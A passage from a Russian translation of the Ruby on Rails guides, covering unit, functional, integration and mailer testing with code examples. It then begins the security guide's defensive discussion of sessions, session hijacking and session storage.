$ ruby unit/post_test.rb -n test_should_not_save_post_without_title
Loaded suite unit/post_test
Started
.
Finished in 0.193608 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

Теперь вы увидели, что мы сначала написали тест, который не прошел для желаемой функциональности, затем мы написали некоторый код, добавляющий функциональность, и наконец мы убедились, что наш тест прошел. Этот подход к разработке программного обеспечения упоминается как *Разработка через тестирование*, *Test-Driven Development* (TDD).

Многие разработчики на Rails практикуют *разработку через тестирование* (TDD). Это отличный способ создать набор тестов, который использует каждую часть вашего приложения. TDD выходит за рамки этого руководства, если хотите им заниматься, можете начать с [15 TDD steps to create a Rails application](#).

Чтобы увидеть, как сообщается об ошибке, вот тест, содержащий ошибку:

```
test "should report error" do
  # some_undefined_variable is not defined elsewhere in the test case
  some_undefined_variable
  assert true
end
```

Теперь вы увидите чуть больше результата в консоли от запуска тестов:

```
$ ruby unit/post_test.rb -n test_should_report_error
Loaded suite -e
Started
E
Finished in 0.082603 seconds.

1) Error:
test_should_report_error(PostTest):
NameError: undefined local variable or method `some_undefined_variable' for #<PostTest:0x249d354>
/test/unit/post_test.rb:6:in `test_should_report_error'

1 tests, 0 assertions, 0 failures, 1 errors
```

Отметьте 'E' в результате. Она отмечает тест с ошибкой.

Запуск каждого тестового метода останавливается как только случается любая ошибка или провал оператора контроля, и набор тестов продолжается со следующего метода. Все тестовые методы запускаются в алфавитном порядке.

Что включить в ваши юнит-тесты

В идеале хотелось бы включить тест для всего, что может возможно сломаться. Хорошая практика иметь как минимум один тест на каждую валидацию и как минимум один тест на каждый метод в модели.

Доступные операторы контроля

К этому моменту вы уже увидели некоторые из имеющихся операторов контроля. Операторы контроля это рабочие лошади тестирования. Они единственные, кто фактически выполняет проверки, чтобы убедиться, что все работает как задумано.

Имеется множество различных типов операторов контроля, которые вы можете использовать. Вот полный перечень операторов контроля, которые поставляются с test/unit, библиотекой тестирования, используемой Rails. Параметр [msg] это опциональное строковое сообщение, которое можно определить, чтобы сделать сообщение о провале вашего теста яснее. Он не обязательный.

Оператор контроля	Назначение
<code>assert(boolean, [msg])</code>	Обеспечивает, что объект/выражение равен true.
<code>assert_equal(obj1, obj2, [msg])</code>	Обеспечивает, что <code>obj1 == obj2</code> равно true.
<code>assert_not_equal(obj1, obj2, [msg])</code>	Обеспечивает, что <code>obj1 == obj2</code> равно false.
<code>assert_same(obj1, obj2, [msg])</code>	Обеспечивает, что <code>obj1.equal?(obj2)</code> равно true.
<code>assert_not_same(obj1, obj2, [msg])</code>	Обеспечивает, что <code>obj1.equal?(obj2)</code> равно false.
<code>assert_nil(obj, [msg])</code>	Обеспечивает, что <code>obj.nil?</code> равно true.
<code>assert_not_nil(obj, [msg])</code>	Обеспечивает, что <code>obj.nil?</code> равно false.
<code>assert_match(regexp, string, [msg])</code>	Обеспечивает, что строка соответствует регулярному выражению.
<code>assert_no_match(regexp, string, [msg])</code>	Обеспечивает, что строка не соответствует регулярному выражению.
<code>assert_in_delta(expecting, actual, delta, [msg])</code>	Обеспечивает, что числа <code>expecting</code> и <code>actual</code> в пределах <code>delta</code> друг от друга.

<code>assert_throws(symbol, [msg]) { block }</code>	Обеспечивает, что данный блок возвращает <code>symbol</code> .
<code>assert_raise(exception1, exception2, ...) { block }</code>	Обеспечивает, что данный блок вызывает одно из данных исключений.
<code>assert_nothing_raised(exception1, exception2, ...) { block }</code>	Обеспечивает, что данный блок не вызывает одно из данных исключений.
<code>assert_instance_of(class, obj, [msg])</code>	Обеспечивает, что <code>obj</code> типа <code>class</code> .
<code>assert_kind_of(class, obj, [msg])</code>	Обеспечивает, что <code>obj</code> является или наследуется от <code>class</code> .
<code>assert_respond_to(obj, symbol, [msg])</code>	Обеспечивает, что <code>obj</code> имеет метод, названный <code>symbol</code> .
<code>assert_operator(obj1, operator, obj2, [msg])</code>	Обеспечивает, что <code>obj1.operator(obj2)</code> равен <code>true</code> .
<code>assert_send(array, [msg])</code>	Обеспечивает, что запуск метода, расположенного в <code>array[1]</code> на объекте в <code>array[0]</code> с параметрами <code>array[2]</code> и выше равен <code>true</code> . Этот метод странный, ага?
<code>flunk([msg])</code>	Обеспечивает провал. Это полезно для явной отметки незаконченных пока тестов.

В силу модульной природы фреймворка тестирования, возможно создать свои собственные операторы контроля. Фактически Rails так и делает. Он включает некоторые специализированные операторы контроля, чтобы сделать жизнь разработчика проще.

Создание собственных операторов контроля это особый разговор, которого мы касаться не будем.

Специфичные операторы контроля Rails

Rails добавляет некоторые свои операторы контроля в фреймворк `test/unit`:

`assert_valid(record)` устарел. Пожалуйста, используйте вместо него `assert(record.valid?)`.

Оператор контроля	Назначение
<code>assert_valid(record)</code>	Обеспечивает, что переданная запись валидна по стандартам Active Record, и возвращает сообщение об ошибке, если нет.
<code>assert_difference(expressions, difference = 1, message = nil) {...}</code>	Тестирует числовую разницу между возвращаемым значением <code>expression</code> и результатом вычисления в данном блоке.
<code>assert_no_difference(expressions, message = nil, &block)</code>	Обеспечивает, что числовой результат вычисления <code>expression</code> не изменяется до и после применения переданного в блоке.
<code>assert_recognizes(expected_options, path, extras={}, message=nil)</code>	Обеспечивает, что роутинг данного <code>path</code> был правильно обработан, и что проанализированные опции (заданные в хэше <code>expected_options</code>) соответствуют <code>path</code> . По существу он утверждает, что Rails распознает маршрут, заданный в <code>expected_options</code> .
<code>assert_generates(expected_path, options, defaults={}, extras = {}, message=nil)</code>	Утверждает, что предоставленные <code>options</code> могут быть использованы для создания предоставленного пути. Это противоположность <code>assert_recognizes</code> . Параметр <code>extras</code> используется, чтобы сообщить запросу имена и значения дополнительных параметров запроса, которые могут быть в строке запроса. Параметр <code>message</code> позволяет определить свое сообщение об ошибке при провале оператора контроля.
<code>assert_response(type, message = nil)</code>	Утверждает, что отклик идет с определенным кодом статуса. Можете определить обозначения 200, <code>:redirect</code> для обозначения 300-399, <code>:missing</code> для обозначения 404, или <code>:error</code> для соответствия диапазону 500-599
<code>assert_redirected_to(options = {}, message=nil)</code>	Утверждает, что опции перенаправления передаются в соответствии с вызовами перенаправления в последнем экшне. Это соответствие может быть частичным, так <code>assert_redirected_to(:controller => "weblog")</code> будет также соответствовать перенаправлению <code>redirect_to(:controller => "weblog", :action => "show")</code> и тому подобное.
<code>assert_template(expected = nil, message=nil)</code>	Утверждает, что запрос был рендерен с подходящим файлом шаблона.

Вы увидите использование некоторых из этих операторов контроля в следующей части.

Функциональные тесты для ваших контроллеров

В Rails тестирование различных экшнов одного контроллера называется написанием функциональных тестов для этого контроллера. Контроллеры обрабатывают входящие веб запросы к вашему приложению и в конечном итоге откликаются отрендеренной вьюхой.

Что включать в функциональные тесты

Следует протестировать такие вещи, как:

- был ли веб запрос успешным?
- был ли пользователь перенаправлен на правильную страницу?
- был ли пользователь успешно аутентифицирован?
- был ли правильный объект сохранен в шаблон отклика?
- было ли подходящее сообщение отражено для пользователя во вьюхе

Теперь, когда мы использовали Rails scaffold generator для нашего ресурса Post, он также создал код контроллера и

функциональные тесты. Можете посмотреть файл `posts_controller_test.rb` в директории `test/functional`.

Давайте пробежимся про одному такому тесту, `test_should_get_index` из файла `posts_controller_test.rb`.

```
test "should get index" do
  get :index
  assert_response :success
  assert_not_nil assigns(:posts)
end
```

В тесте `test_should_get_index`, Rails имитирует запрос к экшну `index`, убеждается, что запрос был успешным, а также обеспечивает, что назначается валидная переменная экземпляра `posts`.

Метод `get` запускает веб запрос и заполняет результаты в ответ. Он принимает 4 аргумента:

- Экшн контроллера, к которому обращаетесь. Он может быть в форме строки или символа.
- Необязательный хэш параметров запроса для передачи в экшн (эквивалент параметров строки запроса или переменных `post`).
- Необязательный хэш переменных сессии для передачи вместе с запросом.
- Необязательный хэш значений `flash`.

Пример: Вызов экшна `:show`, передача `id`, равного 12, как `params`, и установка `user_id` как 5 в сессии:

```
get(:show, {'id' => "12"}, {'user_id' => 5})
```

Другой пример: Вызов экшна `:view`, передача `id`, равного 12, как `params`, в этот раз без сессии, но с сообщением `flash`.

```
get(:view, {'id' => '12'}, nil, {'message' => 'booya!'})
```

Если попытаетесь запустить тест `test_should_create_post` из `posts_controller_test.rb`, он провалится из-за недавно добавленной валидации на уровне модели, и это правильно.

Давайте изменим тест `test_should_create_post` в `posts_controller_test.rb` так, чтобы все наши тесты проходили:

```
test "should create post" do
  assert_difference('Post.count') do
    post :create, :post => { :title => 'Some title' }
  end

  assert_redirected_to post_path(assigns(:post))
end
```

Теперь можете попробовать запустить все тесты, и они должны пройти.

Доступные типы запросов для функциональных тестов

Если вы знакомы с протоколом HTTP, то знаете, что `get` это тип запроса. Имеется 5 типов запроса, поддерживаемых в функциональных тестах Rails:

- `get`
- `post`
- `put`
- `head`
- `delete`

Все типы запросов являются методами, которые можете использовать, однако, скорее всего, первые два вы будете использовать чаще остальных.

The Four Hashes of the Apocalypse

После того, как запрос был сделан с использованием одного из 5 методов (`get`, `post`, и т.д.) и обработан, у Вас будет 4 объекта `Hash`, готовых для использования:

- `assigns` — Любые объекты, хранящиеся как переменные экземпляров в экшнах для использования во вьюхах.
- `cookies` — Любые установленные куки.
- `flash` — Любые объекты, находящиеся во `flash`.
- `session` — Любой объект, находящийся в переменных сессии.

Как и в случае с обычными объектами `Hash`, можете получать доступ к значениям, указав ключ в строке. Также можете указать его именем символа, кроме `assigns`. Например:

```
flash["gordon"]           flash[:gordon]
session["shmessage"]      session[:shmessage]
cookies["are_good_for_u"] cookies[:are_good_for_u]

# Так как нельзя использовать assigns[:something] в силу исторических причин:
assigns["something"]       assigns(:something)
```

Доступные переменные экземпляра

В Ваших функциональных тестах также доступны три переменные экземпляра:

- `@controller` – Контроллер, обрабатывающий запрос
- `@request` – Запрос
- `@response` – Отклик

Полноценный пример функционального теста

Вот другой пример, использующий `flash`, `assert_redirected_to` и `assert_difference`:

```
test "should create post" do
  assert_difference('Post.count') do
    post :create, :post => { :title => 'Hi', :body => 'This is my first post.' }
  end
  assert_redirected_to post_path(assigns(:post))
  assert_equal 'Post was successfully created.', flash[:notice]
end
```

Тестирование выюх

Тестирование отклика на ваш запрос с помощью подтверждения наличия ключевых элементов HTML и их содержимого, это хороший способ протестировать выюхи вашего приложения. Оператор контроля `assert_select` позволяет осуществить это с помощью простого, но мощного синтаксиса.

В другой документации вы можете обнаружить применение `assert_tag`, но сейчас он устарел в пользу `assert_select`.

Имеется две формы `assert_select`:

`assert_select(selector, [equality], [message])` обеспечивает, что условие `equality` выполняется для выбранных через `selector` элементах. `selector` может быть выражением селектора CSS (String), выражением с заменяемыми значениями или объектом `HTML::Selector`.

`assert_select(element, selector, [equality], [message])` обеспечивает, что условие `equality` выполняется для всех элементов, выбранных через `selector` начиная с *element* (экземпляра `HTML::Node`) и его потомков.

Например, можете проверить содержимое в элементе `title` Вашего отклика с помощью:

```
assert_select 'title', "Welcome to Rails Testing Guide"
```

Также можно использовать вложенные блоки `assert_select`. В этом случае внутренний `assert_select` запускает оператор контроля для полной коллекции элементов, выбранных во внешнем блоке `assert_select`:

```
assert_select 'ul.navigation' do
  assert_select 'li.menu_item'
end
```

Альтернативно, коллекция элементов, переданная внешним `assert_select`, может быть перебрана, таким образом `assert_select` может быть вызван отдельно для каждого элемента. Предположим для примера, что отклик содержит два упорядоченных списка, каждый из четырех элементов, тогда оба следующих теста пройдут.

```
assert_select "ol" do |elements|
  elements.each do |element|
    assert_select element, "li", 4
  end
end

assert_select "ol" do
  assert_select "li", 8
end
```

Оператор контроля `assert_select` достаточно мощный. Для более продвинутого использования обратитесь к его [документации](#).

Дополнительные операторы контроля, основанные на выюхе

В тестировании выюх в основном используется такие операторы контроля:

Оператор контроля	Назначение
<code>assert_select_email</code>	Позволяет сделать утверждение относительно тела e-mail.
<code>assert_select_encoded</code>	Позволяет сделать утверждение относительно закодированного HTML. Он делает это декодируя содержимое каждого элемента и затем вызывая блок со всеми декодированными элементами.
<code>css_select(selector)</code> or <code>css_select(element, selector)</code>	Возвращают массив всех элементов, выбранных через <i>selector</i> . Во втором варианте сначала проверяется соответствие базовому <i>element</i> , а затем пытается применить соответствие выражению <i>selector</i> на каждом из его детей. Если нет соответствий, оба варианта возвращают пустой массив.

Вот пример использования `assert_select_email`:

```
assert_select_email do
  assert_select 'small', 'Please click the "Unsubscribe" link if you want to opt-out.'
end
```

Интеграционное тестирование

Интеграционные тесты используются для тестирования взаимодействия любого числа контроллеров. Они в основном используются для тестирования важных рабочих процессов в вашем приложении.

В отличие от юнит- и функциональных тестов, интеграционные тесты должны быть явно созданы в папке 'test/integration' вашего приложения. Rails предоставляет вам генератор для создания скелета интеграционного теста.

```
$ rails generate integration_test user_flows
      exists test/integration/
      create test/integration/user_flows_test.rb
```

Вот как выглядит вновь созданный интеграционный тест:

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  fixtures :all

  # Replace this with your real tests.
  test "the truth" do
    assert true
  end
end
```

Интеграционные тесты унаследованы от ActionController::IntegrationTest. Это делает доступным несколько дополнительных хелперов для использования в ваших интеграционных тестах. Также необходимо явно включать фикстуры, чтобы сделать их доступными для теста.

Хелперы, доступные для интеграционных тестов

В дополнение к стандартным хелперам тестирования, есть несколько дополнительных хелперов, доступных для интеграционных тестов:

Хелпер	Цель
https?	Возвращает true, если сессия имитирует безопасный запрос HTTPS.
https!	Позволяет имитировать безопасный запрос HTTPS.
host!	Позволяет установить имя хоста для использования в следующем запросе.
redirect?	Возвращает true, если последний запрос был перенаправлением.
follow_redirect!	Отслеживает одиночный перенаправляющий отклик.
request_via_redirect(http_method, path, [parameters], [headers])	Позволяет сделать HTTP запрос и отследить любые последующие перенаправления.
post_via_redirect(path, [parameters], [headers])	Позволяет сделать HTTP запрос POST и отследить любые последующие перенаправления.
get_via_redirect(path, [parameters], [headers])	Позволяет сделать HTTP запрос GET и отследить любые последующие перенаправления.
put_via_redirect(path, [parameters], [headers])	Позволяет сделать HTTP запрос PUT и отследить любые последующие перенаправления.
delete_via_redirect(path, [parameters], [headers])	Позволяет сделать HTTP запрос DELETE и отследить любые последующие перенаправления.
open_session	Открывает экземпляр новой сессии.

Примеры интеграционного тестирования

Простой интеграционный тест, использующий несколько контроллеров:

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  fixtures :users

  test "login and browse site" do
    # login via https
    https!
    get "/login"
    assert_response :success

    post_via_redirect "/login", :username => users(:avs).username, :password => users(:avs).password
    assert_equal '/welcome', path
    assert_equal 'Welcome avs!', flash[:notice]

    https!(false)
    get "/posts/all"
    assert_response :success
    assert_assigns(:products)
  end
end
```

Как видите, интеграционный тест вовлекает несколько контроллеров и использует весь стек от базы данных до отправителя. В дополнение можете иметь несколько экземпляров сессии, открытых одновременно в тесте, и расширить эти экземпляры с помощью методов контроля для создания очень мощного тестирующего DSL (Предметно-ориентированного языка программирования) только для вашего приложения.

Вот пример нескольких сессий и собственного DSL в общем тесте

```
require 'test_helper'

class UserFlowsTest < ActionDispatch::IntegrationTest
  fixtures :users

  test "login and browse site" do

    # User avs logs in
    avs = login(:avs)
    # User guest logs in
    guest = login(:guest)

    # Both are now available in different sessions
    assert_equal 'Welcome avs!', avs.flash[:notice]
    assert_equal 'Welcome guest!', guest.flash[:notice]

    # User avs can browse site
    avs.browses_site
    # User guest can browse site as well
    guest.browses_site

    # Continue with other assertions
  end

  private

  module CustomDsl
    def browses_site
      get "/products/all"
      assert_response :success
      assert assigns(:products)
    end
  end

  def login(user)
    open_session do |sess|
      sess.extend(CustomDsl)
      u = users(user)
      sess.https!
      sess.post "/login", :username => u.username, :password => u.password
      assert_equal '/welcome', path
      sess.https!(false)
    end
  end
end
```

Задачи Rake для запуска тестов

Не нужно настраивать и запускать ваши тесты вручную один за другим. Rails поставляется с несколькими задачами rake, помогающими в тестировании. Нижеследующая таблица перечисляет все задачи rake, которые идут в дефолтном Rakefile при создании нового проекта Rail.

Задачи	Описание
rake test	Запускает все юнит-, функциональные и объединенные тесты. Также можете просто запустить rake, так как задание <i>test</i> идет по умолчанию.
rake test:benchmark	Запускает тесты производительности в режиме бенчмаркинга
rake test:functionals	Запускает все функциональные тесты из test/functional
rake test:integration	Запускает все объединенные тесты из test/integration
rake test:profile	Запускает тесты производительности в режиме профилирования
rake test:recent	Тестирует последние изменения
rake test:uncommitted	Выполняет все тесты, которые являются не отправленные в систему контроля версии. Поддерживается только Subversion
rake test:units	Запускает все юнит-тесты из test/unit

Краткая заметка о Test::Unit

Ruby поставляется с полным набором библиотек. Одним небольшим гемом-библиотекой является Test::Unit, фреймворк для юнит-тестирования в Ruby. Все основные операторы контроля, обсуждаемые ранее, фактически определены в Test::Unit::Assertions. Класс ActiveSupport::TestCase, который мы используем в наших юнит и функциональных тестах, расширяет ActiveSupport::TestCase, позволяя нам использовать все основные операторы контроля в наших тестах.

Подробности по Test::Unit смотрите в [документации по test/unit](#)

Setup и Teardown

Если хотите запустить блок кода до старта каждого теста и другой блок кода после окончания каждого теста, у Вас есть два специальных колбэка для этой цели. Давайте рассмотрим это на примере нашего функционального теста для контроллера Posts:

```
require 'test_helper'

class PostsControllerTest < ActionController::TestCase

  # вызывается перед каждым отдельным тестом
  def setup
    @post = posts(:one)
  end

  # вызывается после каждого отдельного теста
  def teardown
    # так как мы пересоздаем @post перед каждым тестом,
    # установка его в nil тут не обязательна, но, я надеюсь,
    # Вы поняли, как использовать метод teardown
    @post = nil
  end

  test "should show post" do
    get :show, :id => @post.id
    assert_response :success
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, :id => @post.id
    end

    assert_redirected_to posts_path
  end

end
```

В вышеприведенном, метод setup вызывается перед каждым тестом, таким образом @post доступна каждому из тестов. Rails выполняет setup и teardown как ActiveSupport::Callbacks. Что по существу означает, что можно использовать setup и teardown не только как методы в своих тестах. Можете определить их, используя:

- блок
- метод (как в вышеприведенном примере)
- имя метода как символ
- lambda

Давайте рассмотрим предыдущий пример, определив колбэк setup указав имя метода как символ:

```
require '../test_helper'

class PostsControllerTest < ActionController::TestCase

  # called before every single test
  setup :initialize_post

  # called after every single test
  def teardown
    @post = nil
  end

  test "should show post" do
    get :show, :id => @post.id
    assert_response :success
  end

  test "should update post" do
    put :update, :id => @post.id, :post => { }
    assert_redirected_to post_path(assigns(:post))
  end

  test "should destroy post" do
    assert_difference('Post.count', -1) do
      delete :destroy, :id => @post.id
    end

    assert_redirected_to posts_path
  end

  private

  def initialize_post
    @post = posts(:one)
  end

end
```

Тестирование маршрутов

Как и все в вашем приложении на Rails, рекомендуется тестировать маршруты. Пример теста для маршрутов в экшне по умолчанию `show` для контроллера `Posts`, приведенного ранее, будет выглядеть так:

```
test "should route to post" do
  assert_routing '/posts/1', { :controller => "posts", :action => "show", :id => "1" }
end
```

Тестирование почтовых рассыльщиков

Тестирование классов рассыльщика требует несколько специфичных инструментов для тщательной работы.

Держим почтовик под контролем

Ваши классы рассыльщика — как и любая другая часть вашего приложения на Rails — должны быть протестированы, что они работают так, как ожидается.

Тестировать классы рассыльщика нужно, чтобы быть уверенным в том, что:

- электронные письма обрабатываются (создаются и отсылаются)
- содержимое email правильное (тема, получатель, тело и т.д.)
- правильные письма отправляются в нужный момент

Со всех сторон

Есть два момента в тестировании рассыльщика, юнит-тесты и функциональные тесты. В юнит-тестах обособленно запускается рассыльщик с жестко заданными входящими значениями, и сравнивается результат с известным значением (фикстуры). В функциональных тестах не нужно тестировать мелкие детали, вместо этого мы тестируем, что наши контроллеры и модели правильно используют рассыльщик. Мы тестируем, чтобы подтвердить, что правильный email был послан в правильный момент.

Юнит-тестирование

Для того, чтобы протестировать, что ваш рассыльщик работает как надо, можете использовать юнит-тесты для сравнения фактических результатов рассыльщика с предварительно написанными примерами того, что должно быть получено.

Реванш фикстур

Для целей юнит-тестирования рассыльщика фикстуры используются для предоставления примера, как результат *должен* выглядеть. Так как это примеры электронных писем, а не данные Active Record, как в других фикстурах, они должны храниться в своей поддиректории отдельно от других фикстур. Имя директории в `test/fixtures` полностью соответствует имени рассыльщика. Таким образом, для рассыльщика с именем `UserMailer` фикстуры должны располагаться в директории `test/fixtures/user_mailer`.

При создании своего рассыльщика генератор создает незавершенные фикстуры для каждого из экшнов рассыльщиков. Если вы не используете генератор, следует создать эти файлы самостоятельно.

Простой тестовый случай

Вот юнит-тест для тестирования рассыльщика с именем `UserMailer`, экшн `invite` которого используется для рассылки приглашений друзьям. Это адаптированная версия исходного теста, созданного генератором для экшна `invite`.

```
require 'test_helper'

class UserMailerTest < ActionMailer::TestCase
  tests UserMailer
  test "invite" do
    @expected.from      = 'me@example.com'
    @expected.to        = 'friend@example.com'
    @expected.subject   = "You have been invited by #{@expected.from}"
    @expected.body      = read_fixture('invite')
    @expected.date      = Time.now

    assert_equal @expected.encoded, UserMailer.create_invite(@expected.from, @expected.to, @expected.date).encoded
  end
end
```

В этом тесте `@expected` является экземпляром `TMail::Mail`, которую можете использовать в своих тестах. Она определена в `ActionMailer::TestCase`. Вышеприведенный тест использует `@expected` для создания email, который он потом сверяет с email, созданным рассыльщиком. Фикстура `invite` это тело email и она используется как пример содержимого с которым будет сверка. Хелпер `read_fixture` используется для считывания содержимого из этого файла.

Вот содержимое фикстуры `invite`:

```
Hi friend@example.com,

You have been invited.

Cheers!
```

Сейчас самое время понять немного больше о написании тестов для ваших рассылщиков. Строка `ActionMailer::Base.delivery_method = :test` в `config/environments/test.rb` устанавливает метод доставки в тестовом режиме, таким образом, email не будет фактически доставлен (полезно во избежание спама для Ваших пользователей во время тестирования), но вместо этого он будет присоединен к массиву (`ActionMailer::Base.deliveries`).

Однако часто в юнит-тестах почта на самом деле не будет отправлена, а просто создана, как в вышеприведенном примере, где определенное содержимое email сверяется с тем, какое оно должно быть.

Функциональное тестирование

Функциональное тестирование рассылщиков предполагает не только проверку того, что тело email, получатели и так далее корректны. В функциональных тестах писем мы вызываем методы доставки почты и проверяем, что надлежащие электронные письма присоединяются в перечень доставки. Это позволяет с большой долей уверенности предположить, что методы доставки работают. Возможно, вам будет более интересным, отправляет ли ваша бизнес логика электронные письма тогда, когда это от нее ожидается. Например, можете проверить, что операция по приглашению друзей надлежаще рассылает письма:

```
require 'test_helper'

class UserControllerTest < ActionController::TestCase
  test "invite friend" do
    assert_difference 'ActionMailer::Base.deliveries.size', +1 do
      post :invite_friend, :email => 'friend@example.com'
    end
    invite_email = ActionMailer::Base.deliveries.last

    assert_equal "You have been invited by me@example.com", invite_email.subject
    assert_equal 'friend@example.com', invite_email.to[0]
    assert_match(/Hi friend@example.com/, invite_email.body)
  end
end
```

Другие подходы к тестированию

Тестирование, основанное на встраиваемом `test/unit`, не является единственным способом тестировать приложение на Rails. Разработчики на Rails прибегают к различным подходам и вспомогательным инструментам для тестирования, включающим:

- [NullDB](#), способ ускорить тестирование, избегая использование базы данных.
- [Factory Girl](#), замена для фикстур.
- [Machinist](#), другая замена для фикстур.
- [Shoulda](#), расширение для `test/unit` с дополнительными хелперами, макросами и операторами контроля.
- [RSpec](#), фреймворк разработки, основанной на поведении

13. Руководство Ruby On Rails по безопасности

Это руководство описывает общие проблемы безопасности в приложениях веб, и как избежать их с помощью Rails. После его прочтения вы будете ознакомлены:

- Со всеми контрмерами, которые *подсвечены в тексте*
- С концепцией сессий в Rails, что в них вкладывать, и с популярными методами атак
- С тем, как простое посещение сайта может быть проблемой безопасности (про подделку межсайтовых запросов, CSRF)
- С тем, на что следует обратить внимание при работе с файлами или предоставлении административного интерфейса
- Со специфичной для Rails проблемой массового назначения
- С тем, как управлять пользователями: Вход и выход, и методы атак на всех уровнях
- И с наиболее популярными методами атаки инъекцией

Введение

Фреймворки веб приложений сделаны для помощи разработчикам в создании веб приложений. Некоторые из них также помогают с безопасностью веб приложения. Фактически, один фреймворк не безопаснее другого: если использовать их правильно, возможно создавать безопасные приложения на разных фреймворках. Ruby on Rails имеет некоторые умные хелпер-методы, например против инъекций SQL, поэтому вряд ли это будет проблемой. Приятно видеть, что все приложения на Rails имеют хороший уровень безопасности.

В основном здесь нет такого, как plug-n-play безопасность. Безопасность зависит от людей, использующих фреймворк, и иногда от метода разработки. И зависит от всех уровней среды веб приложения: внутреннего хранения данных, веб сервера и самого веб приложения (и, возможно, других уровней приложений).

Однако, The Gartner Group оценила, что 75% атак происходят на уровне веб приложения, и обнаружила, что из 300 проверенных сайтов, 97% уязвимы к атакам. Это потому, что веб приложения относительно просто атаковать, так как они просты для понимания и воздействия, даже простым человеком.

Угрозы против веб приложений включают похищение пользовательской записи, обход контроля доступа, чтение или изменение конфиденциальных данных или представление мошеннического содержимого. Или атакующий может получить возможность установки программы-трояна или программы отправки нежелательных e-mail с целью финансовой выгоды, или нанесения вреда бренду, с помощью изменения ресурсов компании. Для предотвращения атак, сведения к минимуму их последствий и удаления уязвимых мест прежде всего необходимо полное понимание методов атак, чтобы найти правильные контрмеры. Это то, на что направлено это руководство.

Для разработки безопасных веб приложений вы должны быть в курсе всех уровней и знать своих врагов. Чтобы быть в курсе, подпишитесь на подписку по безопасности, читайте блоги по безопасности, регулярно осуществляйте обновления и тестирования безопасности (смотрите раздел [Дополнительные источники](#)).

Сессии

Начнем обзор безопасности с сессий, которые могут быть уязвимыми к определенным атакам.

Что такое сессии?

— *HTTP это протокол, независимый от предыдущих запросов. Сессии добавляют эту зависимость.*

Большинству приложений необходимо следить за определенным состоянием конкретного пользователя. Это может быть содержимым корзины товаров или id залогиненного пользователя. Без идеи сессии пользователю нужно идентифицироваться, а возможно и аутентифицироваться, с каждым запросом. Rails создаст новую сессию автоматически, если новый пользователь получит доступ к приложению. Он загрузит существующую сессию, если пользователь уже пользовался приложением.

Сессия обычно состоит из хэша значений и id сессии, обычно 32-символьной строкой, идентифицирующего хэш. Каждый куки, посланный браузеру клиента, включает id сессии. И с другой стороны: пошлет его серверу с каждым запросом от клиента. В Rails можно сохранять и получать значения, используя метод session:

```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

Id сессии

— *Id сессии это 32-байтное хэшированное значение MD5.*

Id сессии состоит из хэшированного значения случайной строки. Случайная строка это текущее время, случайное число от 0 до 1, номер id процесса интерпретатора Ruby (также базирующегося на случайном числе) и строка-константа. В настоящее время не представляется возможным брутфорсить id сессии Rails. В настоящее время MD5 применяется бескомпромиссно, но он имеет коллизии, поэтому теоретически возможно создание разных строк результата с одинаковым хэшированным значением. Но это не влияет на безопасность на сегодняшний день.

Похищение сессии

— *Воровство id пользовательской сессии позволяет злоумышленнику использовать веб приложение от лица*

жертвы.

Многие веб приложения имеют такую систему аутентификации: пользователь предоставляет имя пользователя и пароль, веб приложение проверяет их и хранит id соответствующего пользователя в хэше сессии. С этого момента сессия валидна. При каждом запросе приложение загрузит пользователя, определенного user id в сессии, без необходимости новой аутентификации. Session id в куки идентифицирует сессию.

Таким образом, куки служит как временная аутентификация для веб приложения. Любой, кто воспользовался куки от кого-то другого, может пользоваться веб приложением, как этот пользователь — с возможными серьезными последствиями. Вот несколько способов похищения сессии и контрмеры этому:

- Перехват куки в незащищенной сети. Беспроводная LAN может быть примером такой сети. В незашифрованной беспроводной LAN очень легко прослушивать трафик всех присоединенных клиентов. Это одна из причин не работать из кафе. Для создателя веб приложений это означает, что *необходимо предоставить безопасное соединение через SSL*. В Rails 3.1 и позже это может быть выполнено с помощью принуждения к соединению SSL в файле конфигурации приложения:

```
config.force_ssl = true
```

- Многие не очищают куки поле работы на публичном терминале. Поэтому, если предыдущий пользователь не вышел из веб приложения, вы сможете его использовать как этот пользователь. Обеспечьте пользователя *кнопкой выхода* в веб приложении, и *сделайте ее заметной*.
- Часто межсайтовый скриптинг (XSS) ставит целью получение куки пользователя. [Подробнее о XSS](#) вы прочитаете позже.
- Вместо похищения неизвестных злоумышленнику куки, он изменяет идентификатор сессии пользователя (в куки) на известный ему. Об этих так называемых фиксациях сессии вы прочитаете позже.

Основная цель большинства злоумышленников это сделать деньги. Подпольные цены за краденную банковскую учетную запись варьируются в пределах \$10–\$1000 (в зависимости от доступной суммы средств), \$0.40–\$20 за номер кредитной карточки, \$1–\$8 за аккаунт онлайн аукциона и \$4–\$30 за пароль от email, в соответствии с [Symantec Global Internet Security Threat Report](#).

Указания по сессии

— Вот несколько общих указаний по сессиям.

- *Не храните большие объекты в сессии*. Вместо этого следует хранить их в базе данных и сохранять в сессии их id. Это позволит избежать головной боли при синхронизации и не будет забивать место хранения сессии (в зависимости от того, какое хранение сессии было выбрано, смотрите ниже). Также будет хорошо, если вы вдруг измените структуру объекта, а старые его версии все еще будут в куки некоторых клиентов. Конечно, при хранении сессий на сервере вы сможете просто очистить сессии, но при хранении на клиенте это сильно помогает.
- *Критические данные не следует хранить в сессии*. Если пользователь очищает куки или закрывает браузер, они потеряются. А в случае хранения сессии на клиенте, пользователь сможет прочесть данные.

Хранение сессии

— Rails предоставляет несколько механизмов хранения для хэшей сессии. Наиболее важные это `ActiveRecord::SessionStore` и `ActionDispatch::Session::CookieStore`.

Имеется несколько вариантов хранения сессии, т.е. где Rails сохраняет хэш сессии и id сессии. Большинство реальных приложений выбирают `ActiveRecord::SessionStore` (или одну из его производных) вместо хранения файлов по причине производительности и обслуживания. `ActiveRecord::SessionStore` хранит id и хэш сессии в таблице базы данных, и сохраняет и получает хэш при каждом запросе.

Rails 2 представил новый способ хранения сессии по умолчанию, `CookieStore`. `CookieStore` сохраняет хэш сессии прямо в куки на стороне клиента. Сервер получает хэш сессии из куки, и устраняется необходимость в id сессии. Это значительно увеличивает скорость приложения, но является спорным вариантом хранения, и вы должны подумать об условиях безопасности этого:

- Куки предполагают ограничение размера в 4kB. Это нормально, так как не нужно хранить большие объемы данных в сессии, о чем писалось ранее. *Хранение id пользователя в сессии это обычно нормально*.
